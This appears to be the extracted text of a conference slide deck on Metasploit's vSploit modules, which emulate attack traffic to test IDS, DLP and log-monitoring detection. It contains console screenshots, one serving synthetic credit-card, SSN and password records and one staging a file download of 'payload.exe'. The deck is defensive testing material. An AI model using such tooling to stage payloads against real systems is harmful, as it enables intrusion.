



Metasploit vSploit Modules

Marcus J. Carey
David "bannedit" Rude
Will Vandevanter




Outline

- Objective of vSploit Modules
- Metasploit Framework architecture
- What are Metasploit modules?
- vSploit modules
- vSploit and Intrusion Kill Chains
- Writing Metasploit Modules
- Live Demo


Metasploit overview

- Metasploit Project founded in 2003
- Open Source penetration testing platform based with over 1 million downloads in the past year
- Acquired by Rapid7 in 2009
- HD Moore joined Rapid7 as Chief Security Office and Chief Architect of Metasploit
- Rapid7 remains committed to the Community
- Metasploit Framework is the foundation for the commercial editions Metasploit Express and Metasploit Pro

Metasploit Framework Architecture



Metasploit Framework Architecture



What are Metasploit Modules?

- More than just exploits
- **Payloads** – the “arbitrary code” you hear about in advisories
- **Encoders** – add entropy to payloads, remove bad characters
- **NOP** – create sophisticated nopsleds
- **Auxiliary** – Like an exploit module but without a payload
 - Underappreciated

Which would you pick for a training drill?

Live Ammo?



= Live Exploits

Or Paint Balls?



= vSploit Modules

Introducing: vSploit Modules

- New spin on auxiliary modules
 - Focus on attack response emulation
 - Not intended for exploitation
 - Continues with Metasploit roots as security testing and validation framework
 - Allows organizations to understand their current security investment
- Stand-alone compatibility
 - No exploitation used
 - Possible to remove exploit modules if necessary in some environments

vSploit: Purpose

- Evaluate devices on their own merit
- Minimal traffic evasion
- Trigger alerts on purpose
- Ensure proper network device placement
- Test and train security staff
- Test security architecture without exploits

vSploit: Interesting Traffic

- Many network based security offerings monitor network traffic for behavior
- Many devices are signature based
- Need to be placed on network properly to see interesting traffic
- Good test cases are hard to emulate

vSploit: Network Traffic Device

- IDS
- IPS
- DLP
- Firewalls
- Network Intelligence Devices

Security Monitoring

- ESIM
- Netflow collectors
- Other Log correlation devices (ie. Splunk)
- Network-based vulnerability analysis devices

IDS/IPS

- Signature-based
- Looks for known suspicious traffic
- SQL injections
- Attack responses
- Alert on suspicious behavior


Data Loss Prevention (Network Based)

- Similar to IDS
- Concerned with data leakage
- Personally Identifiable Information (PII)
 - Social security numbers
 - Payment information
- Protected Health Information (PHI)
 - Medical records
- PCI-related data
 - Credit card numbers


Enterprise Security Information Management (ESIM)

- Collects system logs
- Significant capital investment
- Provides correlation
- Provides reporting
- Key to most security operations efforts

vSploit: Interesting Traffic



vSploit: Simulating Malicious DNS Queries





Intrusion Kill Chains

Intrusion Kill Chains

Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains

Eric M. Hutchins*, Michael J. Cloppert†, Rohan M. Amin, Ph.D.‡

Lockheed Martin Corporation

Abstract

Conventional network defense tools such as intrusion detection systems and anti-virus focus on the vulnerability component of risk, and traditional incident response methodology presupposes a successful intrusion. An evolution in the goals and sophistication of computer network intrusions has rendered these approaches insufficient for certain actors. A new class of threats, appropriately dubbed the “Advanced Persistent Threat” (APT), represents well-resourced and trained adversaries that conduct multi-year intrusion campaigns targeting highly sensitive economic, proprietary, or

Kill Chain – Course of Action Matrix

Phase	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Reconnaissance	Web Analytics	Firewall ACL				
Weaponization	NIDS	NIPS				
Delivery	Vigilant user	Proxy Filter	In-line AV	Queuing		
Exploitation	HIDS	Patch	DEP			
Installation	HIDS	*chroot* jail	AV			
C2	NIDS	Firewall ACL	NIPS	Tarpit	DNS redirect	
Actions on Objectives	Audit log			Quality of Service	Honeypot	

Source: Hutchins, Cloppert, Amin – Lockheed Martin

vSploit Testing Detection Capabilities

Phase	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Reconnaissance	Web Analytics	Firewall ACL				
Weaponization	NIDS	NIPS				
Delivery	Vigilant user	Proxy Filter	In-line AV	Queuing		
Exploitation	HIDS	Patch	DEP			
Installation	HIDS	*chroot* jail	AV			
C2	NIDS	Firewall ACL	NIPS	Tarpit	DNS redirect	
Actions on Objectives	Audit log			Quality of Service	Honeypot	

Source: Hutchins, Cloppert, Amin – Lockheed Martin

vSploit Testing Detection Capabilities

Phase	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Reconnaissance	Web Analytics	Firewall ACL				
Weaponization	NIDS	NIPS				
Delivery	Vigilant user	Proxy Filter	In-line AV	Queuing		
Exploitation	HIDS	Patch	DEP			
Installation	HIDS	*chroot* jail	AV			
C2	NIDS	Firewall ACL	NIPS	Tarpit	DNS redirect	
Actions on Objectives	Audit log			Quality of Service	Honeypot	

Unable to perform tests in red.

Source: Hutchins, Cloppert, Amin – Lockheed Martin




vSploit Modules Screen Shots

vSploit: Web PII Module - Configuration

```
root@iFail: ~  
=[ metasploit v3.8.0-dev [core:3.8 api:1.0]  
+ -- --[ 691 exploits - 371 auxiliary - 40 post  
+ -- --[ 222 payloads - 27 encoders - 8 nops  
=[ svn r12753 updated today (2011.05.28)  
  
msf > use auxiliary/vsploit/http/server/web_pii  
msf auxiliary(web_pii) > show options  
  
Module options (auxiliary/vsploit/http/server/web_pii):  
  
Name          Current Setting  Required  Description  
----          -  
ENTRIES       1000             no        PII Entry Count  
META_REFRESH  false            no        Set page to auto refresh.  
REFRESH_TIME  15               no        Set page refresh interval.  
SRVHOST       0.0.0.0          yes       The local host to listen on. This mu  
st be an address on the local machine or 0.0.0.0  
SRVPORT       8080             yes       The local port to listen on.  
SSL           false            no        Negotiate SSL for incoming connectio  
ns  
SSLCert       no               no        Path to a custom SSL certificate (de  
fault is randomly generated)  
SSLVersion    SSL3             no        Specify the version of SSL that shou  
ld be used (accepted: SSL2, SSL3, TLS1)  
URIPATH       no               no        The URI to use for this exploit (def  
ault is random)  
  
msf auxiliary(web_pii) > █
```


vSploit Web PII Module - In Action



```
< baaaaah! >
-----
  \
   ,@: @,
  ;@: @(\ @: @: @: @: @: @,
 /x @\ _|@: @: @: @: @: @:,
 / )@: @: @: @: @: @: @|)
 *---;@: @: @: @: @: @: @;
      ': @: @: @: @: @
      || | \ (
      || | // /
      // ( // /
      ~~~~~ ~~~~~

Data Creation by: vSploit PII Webservice
Entries Per Page: 1000

4567240862775528/140/JOHNSON/MICHELLE/3-18-1975/734-44-9857/MICHELLE.JOHNSON@metasploit.org/lakers
4340765102465573/147/BLACK/LAUREN/10-25-1970/738-31-9050/LAUREN.BLACK@metasploit.org/cowboys
5257108731674081/120/TONGE/LAUREN/5-25-1976/734-44-8377/LAUREN.TONGE@metasploit.org/password
4346411213535012/105/JACKSON/ELLEN/10-26-1963/737-53-7568/ELLEN.JACKSON@metasploit.org/kermit
4313008267666301/330/ABRAHAM/RONALD/3-5-1982/735-32-6960/RONALD.ABRAHAM@metasploit.org/Password
4358431707605018/782/KILBURN/DAVID/4-24-1985/734-75-3373/DAVID.KILBURN@metasploit.org/fairies
4533274565227235/232/CLINTON/ALEX
4304383477422826/339/CLINTON/GARF
4258021304802088/632/MCINTYRE/DAV
4485466228725366/453/STOTT/AARON/
4172346848100014/726/WOODS/RYAN/8
4026008035254236/696/KNOX/TRACY/1
5106732263825460/885/GRANT/TRACY/
4154301408757453/711/BROWN/JENNIF
4081858314761110/836/PAYTON/TRACY
4261112552788031/976/PETERSON/ALE

msf auxiliary(web_pii) > run
[*] Using URL: http://0.0.0.0:8080/UUqNU3NbkYKnG
[*] Local IP: http://192.168.188.10:8080/UUqNU3NbkYKnG
[*] Server started.
```

vSploit: HTTP File Download Server

msf auxiliary(download) > set EXECUTABLE file:/tmp/payload.exe
EXECUTABLE => file:/tmp/payload.exe
msf auxiliary(download) > run

```
[*] Using URL: http://0.0.0.0:8080/X4QyRC  
[*] Local IP: http://192.168.188.10:8080/X4QyRC  
[*] Server started.
```

